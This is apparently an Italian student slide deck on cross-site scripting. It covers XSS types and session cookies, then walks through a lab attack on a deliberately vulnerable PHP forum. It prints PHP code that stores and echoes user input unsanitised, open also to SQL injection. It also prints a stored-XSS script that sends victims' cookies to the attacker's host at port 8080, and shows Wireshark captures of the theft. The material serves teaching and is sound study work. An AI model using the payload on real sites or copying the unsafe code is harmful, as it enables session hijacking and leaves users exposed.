



XSS (Cross-Site Scripting)

-FABOZZI
LEOPOLDO

-MATRICOLA:
A13002166

Approfondimento Reti di
Calcolatori e Cybersecurity

Definizione : XSS

- Il **cross-site scripting (XSS)** è un attacco che affligge siti web che impiegano un insufficiente controllo dell'input nei form HTML.
- **XSS** è una vulnerabilità di sicurezza nelle applicazioni web che consente a un attacker di iniettare script dannosi nelle pagine web visualizzate da altri utenti. Questi script possono rubare informazioni sensibili, come cookie e dati di sessione.
- Un attacco **XSS** permette a un attacker di inserire o eseguire codice **lato client** al fine di attuare un insieme variegato di attacchi.

Debolezze Sfruttate di un Attacco XSS:

- ♦ Gli attacchi **XSS (Cross-Site Scripting)** sfruttano diverse debolezze nelle applicazioni web e nei loro meccanismi di gestione dei dati.
- ♦ Gli attacchi **XSS** sono diversi dagli altri attacchi Web perché non prendono direttamente di mira l'applicazione ma sono invece a rischio gli **utenti** che utilizzano l'applicazione Web.
- ♦ Una delle debolezze più comuni è l'assenza di un filtro che "**sanitizza**" l'input dell'utente. Ciò significa che l'applicazione accetta input da un utente senza verificarne o modificarne il contenuto, permettendo l'inserimento di **codice JavaScript** o **HTML**.

Tipi di attacchi XSS:

- **Tipi di attacchi XSS:**
 - **Stored XSS (persistent XSS):** lo script malevolo è salvato sul server e viene eseguito quando un utente accede alla pagina compromessa.
 - **Reflected XSS(non-persistent XSS):** lo script viene inviato come parte della request HTTP e restituito immediatamente nel response HTTP, senza essere memorizzato
 - **DOM-based XSS:** l'attacco avviene completamente nel browser dell'utente, alterando il Document Object Model (DOM).

Conseguenze di un Attacco XSS

- **Furto di Identità:** Gli attaccanti possono impersonare l'utente rubando cookie o token di sessione, accedendo a informazioni riservate.
- **Manipolazione dei dati:** Gli attaccanti possono alterare dati sensibili dell'utente o pubblicare contenuti dannosi.
- **Azioni non autorizzate:** Invio di richieste malevole a nome dell'utente, come modifiche di password o trasferimenti di denaro.
- **Perdita di fiducia:** Gli utenti possono perdere fiducia nella sicurezza del sito, portando a una diminuzione dei visitatori.
- **Implicazioni legali:** Possibili conseguenze legali per non aver protetto adeguatamente i dati degli utenti.

Come riconoscere una vulnerabilità XSS

- L'**attacker** esamina se i campi di input (es. moduli di ricerca, commenti, moduli di contatto) accettano codice HTML o JavaScript. Se riesce a inserire tag come **<script>**, ****, **<iframe>** senza essere filtrati o modificati, il sito potrebbe essere vulnerabile a **XSS**.
- L'attacker verifica se il contenuto che inserisci viene direttamente inserito nella pagina HTML senza escaping o sanitizzazione.


Protocollo HTTP

- **HTTP** è un protocollo **stateless** che lavora a livello di applicazione che consente la comunicazione tra client e server attraverso internet.
- Ogni conversazione tra client e server sul web inizia con una richiesta(**request**), un messaggio di testo creato dal client in un formato speciale noto appunto come **HTTP**.
- Il client invia la richiesta al server, quindi attende la risposta (**response**). L'obiettivo del server è quindi di interpretare la richiesta del client e restituire una risposta.
- i server web moderni usano il protocollo **HTTPS** (HyperText Transfer Protocol over Secure Socket Layer), che è una *estensione* di HTTP che usa la crittografia per rendere sicura la comunicazione tra client e server.



I Cookie in HTTP

- I **cookie** in HTTP sono piccole porzioni di dati che i web server inviano ai browser degli utenti e che vengono memorizzati sul dispositivo dell'utente, possono memorizzare informazioni di accesso per consentire agli utenti di rimanere connessi durante la navigazione su un sito web.
- Vengono inviati sottoforma di chiave, valore dal WebServer al WebBrowser che lo salva nello storage locale.



Come funziona il PHPSESSID


- Ogni volta che un'applicazione PHP crea una sessione per un utente, viene generato un identificatore univoco di sessione, chiamato **PHPSESSID**, che viene memorizzato sia sul server che nel browser dell'utente sotto forma di cookie.
- Quando un client si connette ad un sito, il server PHP crea una sessione che genera un unico ID di sessione. La sessione termina quando l'utente chiude il browser o quando scade il tempo massimo di inattività
- Se un malintenzionato ottiene il valore del PHPSESSID, potrebbe accedere alla sessione dell'utente a sua insaputa.

Simulazione di un Attacco Stored-XSS



Struttura del Test-Bed

- **Web Application** : è stato utilizzato HTML,CSS , PHP, MySql , e Apache il tutto virtualizzato usando Docker-Compose.
- **L'Attacker** utilizza una Virtual Machine KaliLinux , con un server in Python in ascolto sulla porta 8080 in locale. Il suo obiettivo è iniettare uno script JavaScript malevolo nella Web Application per rubare i cookie di sessione della vittima.
- **La vittima** ha una sessione attiva sulla Web Application vulnerabile.



Applicazione Web Vulnerabile

- ♦ L'applicazione Web è un Forum vulnerabile scritto in PHP, che utilizza un database MySQL per la persistenza dei dati.
- ♦ Il sito è composto da una fase di autenticazione che poi riporta alla pagina principale del forum, in cui è possibile scambiare messaggi e opinioni in modo molto semplice.
- ♦ Ad ogni utente, che effettua l'autenticazione all'interno dell'applicazione, viene assegnato un proprio ID, tramite PHP, che avvia una nuova sessione.

Benvenuto nel Forum leo

Messaggi Recenti:

[Logout](#)

Fase di Login nella Web Application

- Quando una nuova sessione viene avviata in PHP, il server assegna automaticamente al client un **PHPSESSID**, che viene inviato tramite un **Cookie**.
- Questo meccanismo è una funzionalità standard di PHP per mantenere lo stato tra il client e il server, permettendo al server di riconoscere e tracciare le richieste del client attraverso più pagine o interazioni senza richiedere continuamente l'autenticazione.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.1.20	192.168.1.9	TCP	74	55714 → 8080 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=16330...
2	0.000522103	192.168.1.9	192.168.1.20	TCP	78	8080 → 55714 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=64 TSva...
3	0.000545309	192.168.1.20	192.168.1.9	TCP	66	55714 → 8080 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=1633096858 TSecr=1...
4	0.000783467	192.168.1.9	192.168.1.20	TCP	66	[TCP Window Update] 8080 → 55714 [ACK] Seq=1 Ack=1 Win=131712 Len=0 TSv...
5	0.002056037	192.168.1.20	192.168.1.9	HTTP	595	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
6	0.002274406	192.168.1.9	192.168.1.20	TCP	66	8080 → 55714 [ACK] Seq=1 Ack=530 Win=131200 Len=0 TSval=193112100 TSecr...
7	0.008662695	192.168.1.9	192.168.1.20	HTTP	493	HTTP/1.1 302 Found
8	0.008719602	192.168.1.20	192.168.1.9	TCP	66	55714 → 8080 [ACK] Seq=530 Ack=428 Win=31872 Len=0 TSval=1633096866 TSe...
9	0.092575066	192.168.1.20	192.168.1.9	HTTP	511	GET /forum.php HTTP/1.1
10	0.093283558	192.168.1.9	192.168.1.20	TCP	66	8080 → 55714 [ACK] Seq=428 Ack=975 Win=130752 Len=0 TSval=193112191 TSe...
11	0.103151582	192.168.1.9	192.168.1.20	HTTP	1260	HTTP/1.1 200 OK (text/html)
12	0.103223536	192.168.1.20	192.168.1.9	TCP	66	55714 → 8080 [ACK] Seq=975 Ack=1622 Win=31872 Len=0 TSval=1633096960 TS...
13	2.257831512	192.168.1.20	84.53.177.25	TCP	66	36086 → 80 [ACK] Seq=1 Ack=1 Win=249 Len=0 TSval=1905441929 TSecr=21962...
14	2.283933719	84.53.177.25	192.168.1.20	TCP	66	[TCP ACKED unseen segment] 80 → 36086 [ACK] Seq=1 Ack=2 Win=501 Len=0 T...
15	5.090359653	192.168.1.9	192.168.1.20	TCP	66	8080 → 55714 [FIN, ACK] Seq=1622 Ack=975 Win=131072 Len=0 TSval=1931172...
16	5.091210337	192.168.1.20	192.168.1.9	TCP	66	55714 → 8080 [FIN, ACK] Seq=975 Ack=1623 Win=31872 Len=0 TSval=16331019...
17	5.091864861	192.168.1.9	192.168.1.20	TCP	66	8080 → 55714 [ACK] Seq=1623 Ack=976 Win=131072 Len=0 TSval=193117207 TS...

▶ Frame 7: 493 bytes on wire (3944 bits), 493 bytes captured (3944 bits) on
▶ Ethernet II, Src: Apple_90:1e:17 (98:01:a7:90:1e:17), Dst: PCSSystemtec_...
▶ Internet Protocol Version 4, Src: 192.168.1.9, Dst: 192.168.1.20
▶ Transmission Control Protocol, Src Port: 8080, Dst Port: 55714, Seq: 1, /...
▶ Hypertext Transfer Protocol
 ▶ HTTP/1.1 302 Found\r\n
 Date: Sat, 19 Oct 2024 09:45:02 GMT\r\n
 Server: Apache/2.4.56 (Debian)\r\n
 X-Powered-By: PHP/8.0.30\r\n
 Set-Cookie: PHPSESSID=dcd62de2532494e2949481259fdd74a2; path=/\r\n
 Expires: Thu, 19 Nov 1981 08:52:00 GMT\r\n
 Cache-Control: no-store, no-cache, must-revalidate\r\n
 Pragma: no-cache\r\n
 Location: forum.php\r\n
 ▶ Content-Length: 0\r\n
 Keep-Alive: timeout=5, max=100\r\n
 Connection: Keep-Alive\r\n
 Content-Type: text/html; charset=UTF-8\r\n

00b0 2e 33 30 0d 0a 53 65 74 2d 43 6f 6f 6b 69 65 3a .30..Set -Cookie:
00c0 20 50 48 50 53 45 53 53 49 44 3d 64 63 64 36 32 PHPSESS ID=dcd62
00d0 64 65 32 35 33 32 34 39 34 65 32 39 34 39 34 38 de253249 4e294948
00e0 31 32 35 39 66 64 64 37 34 61 32 3b 20 70 61 74 1259fdd7 4a2; pat
00f0 68 3d 2f 0d 0a 45 78 70 69 72 65 73 3a 20 54 68 h=/.Exp ires: Th
0100 75 2c 20 31 39 20 4e 6f 76 20 31 39 38 31 20 30 u, 19 No v 1981 0
0110 38 3a 35 32 3a 30 30 20 47 4d 54 0d 0a 43 61 63 8:52:00 GMT..Cac
0120 68 65 2d 43 6f 6e 74 72 6f 6c 3a 20 6e 6f 2d 73 he-Contr ol: no-s
0130 74 6f 72 65 2c 20 6e 6f 2d 63 61 63 68 65 2c 20 tore, no -cache,
0140 6d 75 73 74 2d 72 65 76 61 6c 69 64 61 74 65 0d must-rev alidate.
0150 0a 50 72 61 67 6d 61 3a 20 6e 6f 2d 63 61 63 68 .Pragma: no-cach
0160 65 0d 0a 4c 6f 63 61 74 69 6f 6e 3a 20 66 6f 72 e..Locat ion: for
0170 75 6d 2e 70 68 70 0d 0a 43 6f 6e 74 65 6e 74 2d um.php..Conten
0180 4c 65 6e 67 74 68 3a 20 30 0d 0a 4b 65 65 70 2d Length: 0..Keep-
0190 41 6c 69 76 65 3a 20 74 69 6d 65 6f 75 74 3d 35 Alive: t imeout=5
01a0 2c 20 6d 61 78 3d 31 30 30 0d 0a 43 6f 6e 6e 65 , max=10 0..Conne
01b0 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 ction: K eep-Aliv
01c0 65 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a e..Conte nt-Type:

Obiettivo dell'Attacco

- L'obiettivo dell'attacker in questo scenario è **impersonare un altro utente** senza conoscere le sue credenziali ,rubando il valore del **Cookie di sessione PHPSESSID** sfruttando la vulnerabilità XSS.
- Se l'attributo **HttpOnly** di un cookie non è specificato, il browser lo imposta automaticamente su **FALSE**, se invece viene settato a **TRUE** il Cookie è accessibile solo tramite il protocollo HTTP e non è disponibile a nessun linguaggio di scripting client-side.

HttpOnly:FALSE

Benvenuto nel Forum leo

Titolo
Contenuto
Invia

Messaggi Recenti:
[Logout](#)

Cookie Value ☐ Mostra valori con URL decodificato

Nome	Valore	Domain	Path	Expires / ...	Dimensioni...	HttpOnly	Secure
PHPSESSID	h3v2ub3sj2rfuf7v1vpa74sfhs	localhost	/	Sessione	35	FALSE	

Vulnerabilità della Web Application

- Le variabili `$_POST['title']` e `$_POST['content']` sono inserite nel database senza essere sanificate o validate. Di conseguenza, un utente potrebbe inserire codice HTML/JavaScript come titolo o contenuto di un post, che poi sarà eseguito quando la pagina verrà visualizzata da altri utenti.

```
// Gestione del form per inviare un messaggio
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $title = $_POST['title']; // Non sanificato
    $content = $_POST['content']; // Non sanificato
    $userId = $_SESSION['id'];

    $sql = "INSERT INTO forum_posts (user_id, title, content) VALUES ($userId, '$title', '$content')";
    $result = $connessione->query($sql);

    if ($result) {
        echo "Messaggio inviato con successo!";
        echo "User ID: " . $_SESSION['id'];
        echo "User ID: " . $_SESSION['username'];
    } else {
        echo "Errore nell'inserimento: " . $connessione->error;
    }
}

// Recupera i messaggi dal database
$postes = $connessione->query("SELECT forum_posts.*, users.username FROM forum_posts JOIN users ON forum_posts.user_id = users.id ORDER BY created_at DESC");
?>
```


Vulnerabilità della Web Application

- Viene effettuato un «echo» diretto senza sanificazione e quando vengono mostrati agli utenti, i dati 'title' e 'content' vengono visualizzati senza «escape» dal database, il che apre la possibilità per attacchi XSS.
- L'attacker potrebbe inserire all'interno della sezione di messaggistica del forum del codice JavaScript per controllare se effettivamente l'applicazione è vulnerabile ad attacchi XSS in maniera persistente.

```
<h2>Messaggi Recenti:</h2>
<ul>
  <?php while ($row = $posts->fetch_assoc()): ?>
    <li>
      <strong><?php echo $row['title']; ?></strong> (da <?php echo $row['username']; ?>)
      <p><?php echo $row['content']; ?></p> <!-- Vulnerabilità XSS: non viene sanificato -->
    </li>
  <?php endwhile; ?>
</ul>
```

Simulazione Attacco Storage XSS

- ♦ L'attacker, sulla propria macchina, avvia un server HTTP che riceve richieste di tipo **GET** e quando il browser di un utente vittima esegue lo **script XSS**, il **PHPSESSID** della vittima viene inviato al server Python, che lo cattura e lo visualizza nella console.
- ♦ Con il comando `python` esegue lo script `cookie.py` ed avvia il server.

A screenshot of a terminal window with a dark background. The window title is 'leo@leo: ~'. The menu bar shows 'File', 'Actions', 'Edit', 'View', and 'Help'. The prompt is '(leo@leo)-[~]'. The user has entered the command '\$ python cookie.py'. The output is 'Server in ascolto sulla porta 8080 ...' followed by a white cursor line.

```
leo@leo: ~  
File Actions Edit View Help  
(leo@leo)-[~]  
$ python cookie.py  
Server in ascolto sulla porta 8080 ...  
|
```

Simulazione Attacco Storage XSS

- L'attacker procede facendo , prima di tutto , facendo accadere qualcosa di innocuo come per esempio un alert, in modo tale da verificare se effettivamente il forum di messaggistica è vulnerabile agli script JavaScript.
- Una volta individuato **il form di input vulnerabile** , inserisce all'interno del **'content'** uno script JS malevolo che invia una richiesta di **GET** al server dell'attacker.

Benvenuto nel Forum sconosciuto

Ciao a tutti!

Piacere di conoscervi!
<script>
document.createElement("img").src = "http://192.168.1.17:8080/?cookie=" + document.cookie;
</script>

Invia

Messaggi Recenti:

Presentazione (da giovanni)
Ciao a tutti!

Primo titolo (da leo)
ciao sono nuovo sul forum.

[Logout](#)

Simulazione Attacco Storage XSS

- Quello che vede l'utente ,nel forum, è un semplice messaggio normale.
- Lo script non viene visualizzato nella visualizzazione dei messaggi recenti e in questo modo l'utente è ignaro di ciò che può accedere , magari continuando anche a messaggiare.

Messaggi Recenti:

Ciao a tutti! (da sconosciuto)

Piacere di conoscervi!

Presentazione (da giovanni)

Ciao a tutti!


Primo titolo (da leo)

ciao sono nuovo sul forum.

Contiene lo script Malevolo che non viene visualizzato dagli Utenti.



Simulazione Attacco Storage XSS

- Ciò che accade quando si inserisce lo script è che l'input non viene visto come un semplice testo da far visualizzare , ma bensì viene eseguito.
- Lo script viene iniettato all'interno del codice sorgente della pagina e quindi verrà eseguito a chiunque visita la pagina in questione.
- Utilizzando come tool, Wireshark vediamo ciò che è successo quando l'attacker inietta lo script nel form di input:



Simulazione Attacco Storage XSS

- Quando un utente generico (192.168.1.11) visita questa pagina compromessa lo script viene eseguito.
- Su Wireshark notiamo come lo script è stato eseguito e viene quindi eseguita una richiesta di **GET** verso il server dell'attacker, che a sua volta risponde al sito Web con un **"200 Ok"** che indica che tutto funziona in modo corretto.
- In questo esempio, il cookie della sessione (incluso il **PHPSESSID**) dell'utente viene inviato come parte della richiesta GET al server dell'attacker (192.168.17 sulla porta 8080).



Simulazione Attacco Storage XSS


